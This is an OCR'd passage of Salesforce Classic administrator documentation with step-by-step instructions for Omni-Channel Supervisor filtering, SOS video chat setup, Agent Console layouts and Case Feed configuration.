
Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Now that we've seen what Omni-Channel Supervisor has to offer, we'll show you how to optimize all this great data so you can quickly find what you're looking for. Filter the tables to display particular agents, queues, work types, capacity percentages, etc. and group that information with sorting.

Use filtering to pare down what's on your screen and get what you need faster. For example, if you want to see information about one particular team of agents, go to the All Agents view and select just those agents in the filter. You can apply multiple filters to the same grid, too. Hop seamlessly from an agent's open Leads to the Tier One Queue's open Cases with a Wait Time over 5 minutes.

Use sorting to organize columns as ascending or descending. For example, if you want to see which online agents most recently accepted work, filter the All Agents view to show only agents with an Online status, and sort the Time Since Last Accept column in ascending order.



The online agents who most recently accepted work are at the top of the screen. The possibilities are as endless as your curiosity.

Set Up SOS Video Chat and Screen-Sharing


Want to connect with your customers in a whole new way? SOS is the Service Cloud's mobile support solution. With SOS, you can add a help button to your native iOS or Android mobile application so your customers can connect with agents over a one-way video and two-way audio chat.

Gone are the days when your customers had to connect with a nameless, faceless agent over the phone. With one click, your customers can video chat with agents who provide personalized, in-app guidance with screen-sharing and annotations.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



SOS is integrated into the Salesforce console for the Service Cloud. Your agents can access cases, account records, and customer information quickly and easily during their video calls. Agents can also draw on customers' screens during an SOS session, giving your customers in-app guidance to solve their problems. Your customers get a comprehensive, personal support experience, and your agents have the information they need in the console to solve customer issues.

Even better, SOS is fully integrated into Omni-Channel, the Service Cloud's routing engine. Use Omni-Channel to customize how work items—including SOS video calls—are routed to your agents. Route SOS calls to the most available, capable agents in your organization in real time.—no third-party routing engine required!

For more information on integrating SOS into your mobile applications, see Snap-ins for iOS and Snap-ins for Android.

Before you set up SOS, enable Omni-Channel in your organization.

1. Assign SOS Licenses to Agents
   Each agent who uses SOS must have an SOS license and be part of a permission set that enables the SOS license.
2. Enable the SOS License
   Use a permission set to enable the SOS license for your users.
3. Create an SOS Presence Status
   Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. Create a presence status that lets your agents indicate that they're online and available to receive SOS calls.
4. Give Users Access to SOS Presence Statuses with Permission Sets
   Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. Give SOS agents access to the SOS presence status so they can start receiving SOS calls.
5. Give Users Access to Your SOS Presence Statuses with Profiles
   Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. Give SOS agents access to the SOS presence status so they can start receiving SOS calls.
6. Create an SOS Routing Configurations
   Routing configurations determine how work items are routed to agents. They let you prioritize the relative importance and size of work items from your queues. That way, the most important work items are handled accordingly, and work is evenly distributed to your agents. Create an SOS routing configuration to determine how SOS calls are dispersed to your agents.
7. Create an SOS Queue
   Queues are a classic element of Salesforce that help your teams manage leads, cases, service contracts, and custom objects. Omni-Channel supercharges queues to route work items to agents in real time. Create an SOS queue to funnel SOS calls to SOS agents. We'll associate the SOS queue with the SOS routing configuration we created earlier.
8. Update Your Salesforce Console Settings
   After you get SOS all set up for your organization, it's time to a few settings in your Salesforce console so that your agents can start receiving work.
9. Create an SOS Deployment
   Create an SOS deployment to integrate your SOS settings from Salesforce into your mobile application.

Assign SOS Licenses to Agents

Each agent who uses SOS must have an SOS license and be part of a permission set that enables the SOS license.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Select the user that you want to assign an SOS license to.
3. Click **Permission Set License Assignments**.
4. Click **Edit Assignments**.
5. Check the **Enabled** checkbox for **SOS User**.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up SOS:
- "Customize Application"

Enable the SOS License

Use a permission set to enable the SOS license for your users.

You can add only users who have been assigned the SOS license to the permission set.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select the SOS permission set.
   If you don't have an SOS permission set, create one. For User License, select *None*.
3. Click **App Permissions**.
4. Click **Edit**.
5. Select **Enable SOS Licenses**.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up SOS:
- "Customize Application"

Create an SOS Presence Status

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. Create a presence status that lets your agents indicate that they're online and available to receive SOS calls.

A presence status can be associated with one or more channels of work items. Associate the SOS presence status with the SOS service channel. That way, your agents can receive SOS calls when they're signed in with the SOS presence status.

1. From Setup, enter *Presence* in the Quick Find box, select **Presence Statuses**, then click **New**.
2. Name your status.

   Let's call our status "Available for SOS." A version of that name becomes the Developer Name automatically.
3. In the Status Options section, select **Online**.
4. In the Service Channels section, add SOS to the Selected Channel list.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up SOS:
- "Customize Application"

Give Users Access to SOS Presence Statuses with Permission Sets

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. Give SOS agents access to the SOS presence status so they can start receiving SOS calls.

Alternatively, you can give users access to presence statuses through profiles.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click the name of the permission set that contains your SOS agents.
3. Click **Service Presence Statuses Access**.
4. Click **Edit**.
5. Select the SOS presence status that we created earlier, "Available for SOS."
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up SOS:
- "Customize Application"

To modify permission sets:
- "Manage Profiles and Permission Sets"

Give Users Access to Your SOS Presence Statuses with Profiles

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. Give SOS agents access to the SOS presence status so they can start receiving SOS calls.

Alternatively, you can give users access to presence statuses through permission sets.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click the name of the profile that contains your SOS agents.

   Don't click **Edit** next to the profile name. If you do, you won't see the correct page section where you can enable statuses.
3. In the Enabled Service Presence Status Access section, click **Edit**.
4. Select your SOS presence status, "Available for SOS," to associate it with the profile.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up SOS:
- "Customize Application"

To modify profiles:
- "Manage Profiles and Permission Sets"

Create an SOS Routing Configurations

Routing configurations determine how work items are routed to agents. They let you prioritize the relative importance and size of work items from your queues. That way, the most important work items are handled accordingly, and work is evenly distributed to your agents. Create an SOS routing configuration to determine how SOS calls are dispersed to your agents.

After you create this configuration, we'll create an SOS queue for your SOS calls. Then, we'll associate our routing configuration with our SOS queue so that your agents can receive calls after we get SOS set up.

1. From Setup, enter *Routing* in the Quick Find box, select **Routing Configurations**, then click **New**.
2. Name your routing configuration.

   Let's call our routing configuration "SOS Routing Configuration." A version of that name becomes the Developer Name automatically.
3. Set your routing priority.

   If SOS calls are the most important or the only work items your agents handle, set your routing priority to *1*. That priority ensures that SOS calls are routed to your agents before other types of work items.
4. Select your routing model.
5. Set the value of the Percentage of Capacity field to *100*.

   Agents can accept only one SOS call at a time, so SOS calls take 100% of an agent's capacity.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up SOS:
- "Customize Application"

Create an SOS Queue

Queues are a classic element of Salesforce that help your teams manage leads, cases, service contracts, and custom objects. Omni-Channel supercharges queues to route work items to agents in real time. Create an SOS queue to funnel SOS calls to SOS agents. We'll associate the SOS queue with the SOS routing configuration we created earlier.

The work items in the SOS queue are assigned the priority that you specified in the SOS routing configuration that you created earlier.

For routing to work correctly, assign each of your agents to a queue from which they'll be receiving work items.

For more information about queues, see "Queues Overview" in the Salesforce Help.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up SOS:
- "Customize Application"

1. From Setup, enter *Queues* in the Quick Find box, then select **Queues**.
2. Click **New**.
3. In the Label field, name your queue.

   Let's call our queue "SOS Queue." A version of this name becomes the Queue Name automatically.
4. In the Routing Configuration field, look up and select the routing configuration that you created earlier, "SOS Routing Configuration."
5. In the Supported Objects section, add *SOS Session* to the list of selected objects.
6. In the Queue Members section, add each of the agents to whom you want to route SOS calls to the Selected Users field.
7. Click **Save**.

Update Your Salesforce Console Settings

After you get SOS all set up for your organization, it's time to a few settings in your Salesforce console so that your agents can start receiving work.

You need to add the Omni-Channel and SOS widgets to your console, as well as whitelist the URL *salesforceliveagent.com*.

The SOS and Omni-Channel widgets appear in the footer of the Salesforce console. From the Omni-Channel widget, agents can change their presence status and triage their incoming work assignments, including SOS calls. When an agent accepts an SOS call, the call opens in the SOS widget, where agents can view the customer's screen.

You also need to whitelist the URL *salesforceliveagent.com* to make sure your calls aren't blocked by your company's firewalls. This ensures that all of your customers' SOS calls make it safely to your agents.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize a console app:
- "Customize Application"

1. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Click **Edit** next to the Salesforce console app that you want to add the Omni-Channel and SOS widgets to.
3. In the Choose Console Components section, add Omni-Channel and SOS to your list of selected items.
4. In the Whitelist Domain field, add *salesforceliveagent.com* to the list of whitelisted domains.
5. Click **Save**.

Create an SOS Deployment

Create an SOS deployment to integrate your SOS settings from Salesforce into your mobile application.

When you create an SOS deployment, your deployment is assigned a unique ID number. Your mobile developers use this deployment ID to integrate your SOS settings in Salesforce into SOS in your mobile application.

1. From Setup, enter *SOS Deployments* in the Quick Find box, then select **SOS Deployments**.
2. Click **New**.
3. Choose the settings for your deployment.
4. Click **Save**.
5. Copy the SOS Deployment ID from the detail page and send it to your mobile developers.

   To integrate the SOS deployment with a mobile application, mobile developers use the *SOS iOS SDK*.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create SOS deployments:
- "Customize Application"

SOS Deployment Settings

SOS deployment settings control how your Salesforce SOS settings integrate into your mobile application.

SOS Deployment Settings

SOS deployment settings control how your Salesforce SOS settings integrate into your mobile application.

Apply settings when you create or edit an SOS deployment.

Setting	What It Does
SOS Deployment Name	Names the deployment. This deployment name, or a version of it, automatically becomes the API Name.
API Name	Sets the API name for the Live Agent deployment.
Activate Deployment	Activates the deployment so customers can request SOS calls when SOS is deployed in your mobile application.
Voice-Only Mode	Disables video functionality and allows agents and customers to communicate with audio only.
Enable Backward-Facing Camera	Allows the customer to relay video from the customer's backward-facing mobile camera to agents.
Queue	Determines the queue that you want to route incoming SOS calls to.

EDITIONS

Available in: Salesforce Classic

SOS is available for an additional cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	What It Does
`Session Recording Enabled`	Automatically records SOS sessions.
`Session Recording Storage Provider`	Determines the data storage provider that stores your SOS session recordings. Available only if session recording is enabled.
`Session Recording Storage Provider API Key`	The ID of the access key that's associated with your Amazon S3 storage account. Available only if session recording is enabled.
`Session Recording Storage Provider API Secret`	The ID of the access secret that's associated with your Amazon S3 storage account. Available only if session recording is enabled.
`Session Recording Storage Provider Bucket`	The name of the Amazon S3 bucket where you want to store your SOS session recordings. Available only if session recording is enabled.

Setting Up Agent Console in the Console Tab

Setting up the Agent Console

Get started with the Agent console quickly.

Note: As of the Spring '15 release, Agent console is not available to new organizations.

The newer Salesforce console improves the Agent console by providing you with more options and more advanced technologies. See Salesforce Console.

You can quickly set up the Agent console so that users have all the information they need on one screen when working with Salesforce. To set up the Agent console:

1. Create console layouts to define what objects are available to users in the console's list view frame.
2. Choose the related objects to show in the mini view.
3. Define mini page layouts to customize the fields and related lists of the objects that display in the console's mini view.
4. Assign profiles to a console layout to provide users access to specific objects in the console's list view.
5. Add the Agent console to custom apps so that users can access the console from specific apps.

Note: You can't add the Agent console to partner portals or customer portals.

Visualforce pages might not display properly in the Agent console, as there is no cross-domain communication between Salesforce and Visualforce domains.

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Agent console:
- "Customize Application"

SEE ALSO:

Tip sheet: Using the Console

Create Agent Console Layouts

Note: As of the Spring '15 release, Agent console is not available to new organizations.

The newer Salesforce console improves the Agent console by providing you with more options and more advanced technologies. See Salesforce Console.

To create a layout for the Agent console:

1. From Setup, enter *Console Layouts* in the Quick Find box, then select **Console Layouts**.
2. Click **New** and optionally choose an existing layout to clone.
3. Enter a name for the new layout.
4. Click **Save**.
5. Click **Edit** in the Selected List Views section.
6. To add or remove objects to the layout, select an object, and click the **Add** or **Remove** arrow.

   To change the order of the objects as they appear in the console's list view frame, select an object in the Selected List box, and click the **Up** or **Down** arrow.

   A user can only view objects in the console's list view frame if those objects are added to the console layout to which their profile is assigned.
7. Click **Save**.
8. Next, choose the related objects to show in the mini view of the console.

SEE ALSO:

Managing Console Layouts for the Agent Console

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create console layouts:
- "Customize Application"

Customizing Agent Console Layouts

To customize layouts for the Agent console:

1. From Setup, enter *Console Layouts* in the Quick Find box, then select **Console Layouts**.
2. Select a layout name.
3. To modify the Name or Description of the layout, click **Edit** in the Console Layout Detail section.
4. To add or remove objects to the layout, click **Edit** in the Selected List Views section, select an object, and click the **Add** or **Remove** arrow.

   To change the order of the objects as they will appear in the console's list view frame, select an object in the Selected List box, and click the **Up** or **Down** arrow.

   A user can only view objects in the console's list view frame if those objects are added to the console layout to which their profile is assigned.
5. Click **Save** to finish.

SEE ALSO:

Managing Console Layouts for the Agent Console

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize console layouts:
- "Customize Application"

Deleting Agent Console Layouts

To delete a layout for the Agent console:

1. From Setup, enter *Console Layouts* in the Quick Find box, then select **Console Layouts**.
2. Click **Del** next to the console layout name.

Note: You cannot delete a console layout that is assigned to a profile. You must first reassign the profile to another console layout or no console layout.

SEE ALSO:

Managing Console Layouts for the Agent Console

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete Agent console layouts:

- "Customize Application"

Managing Console Layouts for the Agent Console

Console layouts define what objects are available to users in the Agent console's list view frame. For example, if you want users to see list views of cases and contacts in the console, then you would add both cases and contacts to a console layout, and then assign that console layout to the appropriate user profiles. A user can only view objects in the console's list view frame if those objects are added to the console layout to which their profile is assigned.

From the console layouts list page, accessed in Setup by entering *Console Layouts* in the Quick Find box, then selecting **Console Layouts**, you can:

- Click **New** to create layouts.
- Click **Edit** to modify a layout.
- Click **Del** to delete a layout.
- Click **Console Layout Assignment** to assign console layouts to profiles.

SEE ALSO:

Setting up the Agent Console

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, delete, and assign Agent console layouts:

- "Customize Application"

Choose Related Objects for the Agent Console's Mini View

While you can choose which related objects appear in the Agent console's mini view, you can only choose objects with a lookup or master-detail relationship on the primary object. For example, from the cases object, you can choose account and contact because cases have account and contact lookup fields.

1. From the object management settings for the object whose page layout you want to edit, go to Page Layouts.

   The standard or custom object you choose in this step represents the record in the detail view of the console, and the related objects in the mini view will be records associated with it.

2. Next to a page layout name, click **Edit**.
3. In the page layout header, click **Mini Console View**.
4. To select which related objects will be displayed in the mini view, select a field name, and click **Add** or **Remove**. You can select objects only if they are defined as lookup relationships and those lookup fields are included on the page layout. To change the order of the related objects in the mini view, select a field name in Selected Relationship Fields, and click **Up** or **Down**. Click **Save** when finished.
5. Click **Save**.
6. Next, define mini page layouts to specify the fields and related lists to show for the related objects in the mini view.

Tip: The fewer related objects you add to the Agent console's mini view, the easier it is for users to read the information displayed. The console can also process data faster when fewer related objects are added to the mini view.

Note: You cannot choose related objects for the Close Case Layout or the Log a Case Page and View Cases Page layouts on the Self-Service Portal.

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Agent console:
- "Customize Application"

SEE ALSO:

Setting up the Agent Console

Find Object Management Settings

Define Mini Page Layouts for the Agent Console

You can define mini page layouts for the records that appear in the mini view of the Agent console, hover details, and event overlays. A mini page layout contains a subset of the items in an existing page layout. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from their associated page layout. The visible fields and related lists of the mini page layout can be further customized, but the other items inherited from the associated page layout can't be changed on the mini page layout itself.

The event mini page layout is used for the event detail and edit overlays, not the Console tab. Related lists on mini page layouts only display in the Console tab, not hover details.

1. From the object management settings for the object whose page layout you want to edit, go to Page Layouts.
2. Next to a page layout name, click **Edit**.
3. In the page layout header, click **Mini Page Layout**.
4. Select which fields and related lists will be displayed for this type of record in the mini view. For each related list you select, choose which fields to display in that related list.
   - You can select all of the available fields and up to five related lists to display in the console; however, it is recommended that you only select a few so that users do not have to scroll to find information.
   - Selected fields and related lists display in the console even when they do not contain content.
   - Fields marked `Always Displayed` or `Always on Layout` on page layouts are automatically included on the mini page layout and cannot be removed unless they are removed from the page layout.
   - Field properties on the page layout determine field properties on the mini page layout. For example, if a field is read-only on the page layout, that same field will be read-only on the mini page layout. To change the field properties of fields on the mini page layout, you must change the field properties of fields on the page layout. Note that the console respects field-level security in organizations where it is available.
   - To add or remove fields, select a field name, and click **Add** or **Remove**. To change the order of the fields, select a field name in Selected, and click **Up** or **Down**. Click **Save** when finished.
   - The order of related lists on the page layout determines the order of related lists on the mini page layout. To change the order of related lists on the mini page layout, you must change the order of related lists on the page layout, then select the mini page layout and click **Save**.
5. Click **Save**.

Note: You can't define mini page layouts for the Close Case Layout or the Log a Case Page and View Cases Page layouts on the Self-Service Portal.

You can define mini page layouts for the user object; however, you cannot add standard fields or related lists. Also, a customized mini page layout won't display in the Agent console.

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Agent console:
- "Customize Application"

SEE ALSO:

Setting up the Agent Console

Find Object Management Settings

Assign Layouts for the Agent Console

After you create console layouts, assign which layouts users see in the Agent console on the console tab. A user's profile determines which console layout is seen.

To assign console layouts:

1. From Setup, enter *Console Layouts* in the Quick Find box, then select **Console Layouts**.
2. Click **Console Layout Assignment**.
3. Select a console layout to assign to a profile via the drop-down list.
4. Select the Console tab visibility settings for a profile via the drop-down list. You can only select Console tab visibility settings for profiles assigned to a console layout.
5. Click **Save**.

Note: Enterprise, Unlimited, Performance, and Developer Edition users with the "Customize Application" permission can assign a console layout to a profile via the profile detail page. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**, select a profile name, then click**Edit** in the Console Settings section.

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign console layouts:
- "Customize Application"

SEE ALSO:

Managing Console Layouts for the Agent Console

Setting Up Case Feed

Set Up Cases for Salesforce Classic

Follow these high-level steps to set up Case Feed in Salesforce Classic.

Prerequisites and Basic Setup

Before you enable and customize Case Feed:

- Decide which actions and tools you need:
  - To use the Email action, set up Email-to-Case.
  - To use the articles tool, set up Salesforce Knowledge.
- Review how cases are upgraded and know what to expect when you enable Case Feed actions and feed items.

When you're ready, enable Case Feed actions and feed items.

Note: In organizations created before Winter '14, you also need to:
- Enable Chatter and actions in the publisher.
- Enable feed tracking on cases. On the feed tracking page, turn off tracking for the Status field. Turning off tracking for the Status field prevents duplicate feed items when agents update a case's status using the Change Status action.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up and customize Case Feed:
- "Manage Cases"

  AND

  "Customize Application"

Customizing Page Layouts

Choose what you want to appear on Case Feed page layouts based on your company's needs and how your support agents work.

- Create layouts for case detail and close case pages and highlights panels.
- Create layouts for feed view pages to specify which actions, fields, and tools agents see when they're working with cases.

Giving Users Access

The easiest way to give users access to Case Feed is to assign them to profiles that use the feed-based case page layouts you create.

In organizations created before Spring '14, you may also be able to give users access in two other ways:

- By creating permission sets and assigning them to users
- Through custom profiles

Setting Up Case Feed: Adding More Functionality

Follow these optional steps to add more functionality to Case Feed.

- To let agents include short, pre-written messages in their emails, set up Quick Text and create Quick Text messages.
- To give agents the option of emailing customers to let them know when questions they've posted to a portal have been answered, enable portal email notifications.
- To allow agents to save email messages as drafts before sending them, and to make it possible to create approval actions for email, enable email drafts.
- To help agents save time and increase consistency when sending emails to customers, create text, HTML, or Visualforce email templates on page 1611.
- To let agents automate repetitive tasks, add the macros browser on page 4609 to the console and give agents permission to use macros.
- To give agents access to more functionality, create and add custom actions.

SEE ALSO:

Chatter Settings

Enable Actions in the Chatter Publisher

Assign Page Layouts from a Customize Page Layout or Record Type Page

Enable Case Feed Actions and Feed Items

Enabling Case Feed actions and feed items gives your users access to some standard actions they'll need when working with cases, such as Email and Change Status, and to feed items related to those actions.

Note: In Salesforce orgs created before the Winter '14 release, you must enable feed tracking on Cases before you can enable the Case Feed actions and feed items. If feed tracking isn't enabled, then the `Enable Case Feed Actions and Feed Items` isn't visible.

In Salesforce organizations created after the Winter '14 release, feed tracking on cases and Case Feed actions and feed items are automatically enabled.

1. From Setup, enter *`Support Settings`* in the `Quick Find` box, then select **Support Settings**.
2. Click **Edit**.
3. Select `Enable Case Feed Actions and Feed Items`.
4. Click **Save**.

Once you enable Case Feed actions and feed items, your cases are upgraded to the new user interface automatically. We recommend that you wait until this upgrade process is finished before giving users access to Case Feed.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change support settings:

- "Manage Cases"

  AND

  "Customize Application"

SEE ALSO:

- Set Up Cases for Salesforce Classic
- Case Feed Upgrade Results
- Assign Case Feed to Users
- Enable Feed Updates for Related Records

Create Permission Sets for Case Feed

After you enable Case Feed for your organization, create a permission set to give users access to it.

Note: The Use Case Feed permission is available only on orgs created before Winter '14 that haven't enabled feed-based layouts. Case Feed is automatically enabled and assigned to all standard profiles in Salesforce organizations created after the Winter '14 release.

1. Create a permission set for Case Feed.

   Walk Through It

2. On the Permission Set page, click **App Permissions**.
3. Select `Use Case Feed`. Optionally, select any other permissions you want to include in the set.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create permission sets:

- "Manage Profiles and Permission Sets"

Tip: If you have an existing permission set, you can edit it to include the `Use Case Feed` permission.

SEE ALSO:

Set Up Cases for Salesforce Classic

Assign Case Feed to Users

Assign Case Feed to Users

After you've enabled Case Feed in your organization and created a permission set that includes it, assign that permission set to users.

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. Select a user's name.
3. In the Permission Set Assignments list, click **Edit Assignments**.
4. Select the permission set you want in the `Available Permission Sets` list, and then click **Add**.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change support settings:

- "Manage Cases"

  AND

  "Customize Application

SEE ALSO:

Set Up Cases for Salesforce Classic

Create Permission Sets for Case Feed

Give Users Access to Case Feed Through Custom Profiles

Instead of giving users access to Case Feed through permission sets, you can create a custom profile that includes the `Use Case Feed` user permission.

Note: The Use Case Feed permission is available only on orgs created before Winter '14 that haven't enabled feed-based layouts. Case Feed is automatically enabled and assigned to all standard profiles in Salesforce organizations created after the Winter '14 release.

1. Create a profile.
2. On the Profile page, click **Edit**.
3. In General User Permissions, select `Use Case Feed`.
4. Click **Save**.
5. Assign users to the profile.

